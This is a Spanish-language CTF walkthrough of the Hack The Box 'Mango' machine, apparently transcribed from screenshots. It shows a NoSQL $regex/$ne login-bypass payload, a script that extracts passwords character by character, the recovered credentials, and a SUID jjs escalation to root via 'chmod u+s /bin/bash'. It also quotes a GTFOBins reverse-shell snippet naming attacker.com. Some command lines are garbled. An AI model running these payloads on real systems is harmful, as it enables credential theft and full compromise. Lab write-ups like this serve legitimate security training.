
Validamos las respuestas colocando [\$regex] en usuario
 username[\$regex]=admin&password[\$ne]=admin&login=login

validamos donde se compara el código de estado y el parámetro \$regex
<https://github.com/haoit/nosqlidumper>



```
125 return session.post(url, data=para, allow_redirects=False)
126
127 def Loopfindalldata(userpass):
128     loop = True
129     global finalout
130     global count
131     finded = False
132     payload = ''
133     characters = string.printable
134     for ch in string.printable:
135         if ch in "$%&|.+\?":
136             characters = characters.replace(ch, '')
137     for char in characters[:6]:
138         if char == ' ':
139             continue
140         payload = userpass + char
141         para = (para1 + '[$regex]' : '^' + payload + '.*', para2 + '[$gt]' : '' + otherpara)
142         r = method(url, para)
143
144         if r.status_code == 200:
145             finded = True
146             print(Fore.YELLOW + "Pattern found: " + payload)
147             t = threading.Thread(target=Loopfindalldata, args = (payload,))
148             put_queue(t)
```

Como no parece necesitar alguna importación de librería simplemente copio el código y compilo.



```
(kali@kali)-[~/machineshtb/Mango]
$ python2 Nosqlenum.py
/home/kali/machineshtb/Mango/Nosqlenum.py:32: SyntaxWarning: invalid escape sequence '\?'
  if ch in "$%&|.+\?":
File "/home/kali/machineshtb/Mango/Nosqlenum.py", line 30
  else:
  ^^^^^
TabError: inconsistent use of tabs and spaces in indentation

(kali@kali)-[~/machineshtb/Mango]
$ python2 Nosqlenum.py
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning:
core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
usage: Nosqlenum.py [-h] [-u URL] [-up parameter] [-pp parameter]
                  [-op parameters] [-ep parameter] [-m Method]

optional arguments:
  -h, --help            show this help message and exit
  -u URL                Form submission url. Eg: http://example.com/index.php
  -up parameter         Parameter name of the username. Eg: username, user
  -pp parameter         Parameter name of the password. Eg: password, pass
  -op parameters        Other parameters with the values. Separate each parameter
                        with a comma(.). Eg: login:Login, submit:Submit
  -ep parameter         Parameter that need to enumerate. Eg: username, password
  -m Method             Method of the form. Eg: GET/POST

None

Example: python2 Nosqlenum.py -u http://example.com/index.php -up username -pp password -ep username -op login:lo

(kali@kali)-[~/machineshtb/Mango]
$
[Mango] 0: bash 1: directorios- 2: python2* 3: bash
```

Antes de ejecutar el script me aseguro colocar los parámetros necesarios, la opción op no es requerida , pero el método si lo es, en este caso POST.

python2 Nosqlenum.py -u http://staging-order.mango.htb/ -up username -pp password -ep username -m POST

```
(kali@kali)~[~/machineshtb/Mango]
$ python2 Nosqlenum.py -u http://staging-order.mango.htb/ -up username -pp password -ep username -m POST
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning:
core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
Pattern found that starts with 'a'
Pattern found that starts with 'm'
Pattern found: ad
Mango 0:hash 1:directories- 2:python?+ 3:hash
```

```
(kali@kali)~[~/machineshtb/Mango]
$ python2 Nosqlenum.py -u http://staging-order.mango.htb/ -up username -pp password -ep username -m POST
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning:
core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
Pattern found that starts with 'a'
Pattern found that starts with 'm'
Pattern found: ad
Pattern found: ma
Pattern found: adm
Pattern found: man
Pattern found: admi
Pattern found: mang
Pattern found: admin
Pattern found: mango
username found: admin
username found: mango

2 username(s) found:ber
admin un directorio de
mango uploads o imágenes,
hago un gobuster para
validar

(kali@kali)~[~/machineshtb/Mango]
```

ahora para buscar las contraseñas es con el partametro -ep password

python2 Nosqlenum.py -u http://staging-order.mango.htb/ -up username -pp password -ep password -m POST

```
└─$ python2 Nosqlenum.py -u http://staging-order.mango.htb/ -up username -pp password -ep password -m POST
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning:
core team. Support for it is now deprecated in cryptography, and will be removed in the next release.

Pattern found that starts with 'h'
Pattern found: h3
Pattern found that starts with 't'
Pattern found: t9
Pattern found: h3m
Pattern found: t9K
Pattern found: t9Kc
Pattern found: h3mX
Pattern found: h3mXK
Pattern found: t9KcS
Pattern found: t9KcS3
Pattern found: h3mXK8
Pattern found: h3mXK8R
Pattern found: t9KcS3>
Pattern found: h3mXK8RhU
Pattern found: t9KcS3>!
Pattern found: t9KcS3>!0B
Pattern found: t9KcS3>!0B
Pattern found: h3mXK8RhU~f
Pattern found: t9KcS3>!0B#
Pattern found: t9KcS3>!0B#2
```

```

password found: t9KcS3>!0B#2
Pattern found: h3mXK8RhU~f{]
Pattern found: h3mXK8RhU~f{]}f
Pattern found: h3mXK8RhU~f{]}f5
Pattern found: h3mXK8RhU~f{]}f5H
password found: h3mXK8RhU~f{]}f5H

2 password(s) found:
t9KcS3>!0B#2
h3mXK8RhU~f{]}f5H

(kali@kali)-[~/machineshtb/Mango]
$
[Mango] 0: bash 1: directorios- 2: bash* 3: bash

```

validamos las claves, la segunda fue valida con el usuario mango

```
* Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at
  https://ubuntu.com/livepatch

118 packages can be updated.
18 updates are security updates.

Academy Submit the flag located in

Last login: Mon Sep 30 02:58:45 2019 from 192.168.142.138
mango@mango:~$ 
[Mango] 0:~$ 1:~$ 2:~$ 3:~$
```

La flag se encuentra en el usuario admin

```
mango@mango:/home/admin$ ls -la
total 24
drwxr-xr-x 2 admin admin 4096 Oct 23 2023 .
drwxr-xr-x 4 root root 4096 Oct 23 2023 ..
lrwxrwxrwx 1 admin admin 9 Sep 27 2019 .bash_history -
-rw-r--r-- 1 admin admin 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 admin admin 3771 Apr 4 2018 .bashrc
-rw-r--r-- 1 admin admin 807 Apr 4 2018 .profile
-r----- 1 admin admin 33 Mar 27 00:40 user.txt
mango@mango:/home/admin$ cat user.txt
cat: user.txt: Permission denied
mango@mango:/home/admin$
```

para acceder a admin utilizamos la otra contraseña encontrada.

```
mango@mango:/home/admin$ su admin
Password:
$ whoami
admin
$ 
[Mango] 0: bash 1: directorios 2: bash- 3
```

Escalada via suid jjs

Enumeramos procesos y binarios que podamos afectar para ser root, sin embargo, no encontré gran cosa luego de revisar más afondo los binarios que corren como root hay una librería que ejecuta el binario jjs

```
find / -perm -4000 2>/dev/null | grep -vE 'snap/.'
```

```
/usr/lib/snapd/snap-confine
$ find / -perm -4000 2>/dev/null | grep -vE 'snap|/\.'
/bin/fusermount
/bin/mount
/bin/umount
/bin/su
/bin/ping
/usr/bin/newuidmap
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgidmap
/usr/bin/run-mailcap
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/at
/usr/bin/traceroute6.iputils
/usr/bin/pkexec
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmccrypt-get-device
/usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
/usr/lib/openssh/ssh-keysign
$
```

[Mango] 0:bash 1:directorios 2:bash- 3:ssh*

como tenemos permisos suid podemos ejecutar y editar el archivo

```
$ ls -la /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
-rwsr-sr-- 1 root admin 10352 Jul 18 2019 /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
$
```

[Mango] 0:bash 1:directorios 2:bash- 3:ssh*

en gtobins se ecuntra una forma de obtener shell

.. / jjs ☆ Star 11,409

Shell Reverse shell File download File write File read SUID Sudo

This tool is installed starting with Java SE 8.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
echo "Java.type('java.lang.Runtime').getRuntime().exec('/bin/sh -c \@|sh _ echo sh <$(tty) >$(tty) 2>$(tty)'
```

Reverse shell

It can send back a reverse shell to a listening attacker to open a remote network access.

Run `nc -l -p 12345` on the attacker box to receive the shell.

```
export RHOST=attacker.com
```

ejecutamos

```
echo "Java.type('java.lang.Runtime').getRuntime().exec('/bin/sh -c \@|sh _ echo sh <$(tty) >$(tty) 2>$(tty)').waitFor()" | /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
```

```
echo "Java.type('java.lang.Runtime').getRuntime().exec('/bin/sh -c \@|sh _ echo sh <$(tty) >$(tty) 2>$(tty)').waitFor()" | sudo /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
```

```
admin
$ echo "Java.type('java.lang.Runtime').getRuntime().exec('/bin/sh -pc \@|sh\${IFS}-p _ echo sh -p <$(tty) >$(tty) 2>$(tty)').waitFor()" | ./jjs
sh: 23: ./jjs: not found
$ echo "Java.type('java.lang.Runtime').getRuntime().exec('/bin/bash -pc \@|sh\${IFS}-p _ echo sh -p <$(tty) >$(tty) 2>$(tty)').waitFor()" | ./jjs
sh: 24: ./jjs: not found
$ whoami
admin
$ echo "Java.type('java.lang.Runtime').getRuntime().exec('/bin/sh -c \@|sh _ echo sh <$(tty) >$(tty) 2>$(tty)').waitFor()" | /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
Warning: The jjs tool is planned to be removed from a future JDK release
jjs> Java.type('java.lang.Runtime').getRuntime().exec('/bin/sh -c \@|sh _ echo sh </dev/pts/0 >/dev/pts/0 2>/dev/pts/0').waitFor()
jjs> $ whoami
admin
$ echo "Java.type('java.lang.Runtime').getRuntime().exec('/bin/sh -c \@|sh _ echo sh <$(tty) >$(tty) 2>$(tty)').waitFor()" | /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
Warning: The jjs tool is planned to be removed from a future JDK release
jjs> Java.type('java.lang.Runtime').getRuntime().exec('/bin/sh -c \@|sh _ echo sh </dev/pts/0 >/dev/pts/0 2>/dev/pts/0').waitFor()
jjs> $ whoami
admin
$ echo "Java.type('java.lang.Runtime').getRuntime().exec('/bin/sh -c \@|sh _ echo sh <$(tty) >$(tty) 2>$(tty)').waitFor()" | sudo /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
[sudo] password for admin:
admin is not in the sudoers file. This incident will be reported.
```

cambio el payload por un suid a la bash

```
echo "Java.type('java.lang.Runtime').getRuntime().exec('chmod u+s /bin/bash').waitFor()" | /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
```

```
Last login: Thu Mar 27 04:08:28 2025 from 10.10.14.2
mango@mango:~$ su admin
Password:
$ echo "Java.type('java.lang.Runtime').getRuntime().exec('chmod u+s /bin/bash').waitFor()" | /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
Warning: The jjs tool is planned to be removed from a future JDK release
jjs> Java.type('java.lang.Runtime').getRuntime().exec('chmod u+s /bin/bash').waitFor()
jjs> $ ls -la /bin/bash
-rwsr-xr-x 1 root root 1113504 Apr  4 2018 /bin/bash
$
```


escalamos

/bin/bash -p

```
-rwsr-xr-x 1 root root 1113504 Apr  4
$ /bin/bash -p
bash-4.4# whoami
root
bash-4.4# [Mango] 0: bash 1: ssh* 2: nc-
```

Conclusión: Máquina Linux de dificultad media , realmente lo difícil es el Nosql injection y el ataque de fuerza bruta para descubrir las credenciales de acceso, muy interesante detectar vulnerabilidades de tipo sql injection en una base de datos no relacional, la escalada de privilegios con jjs es tambien inusual.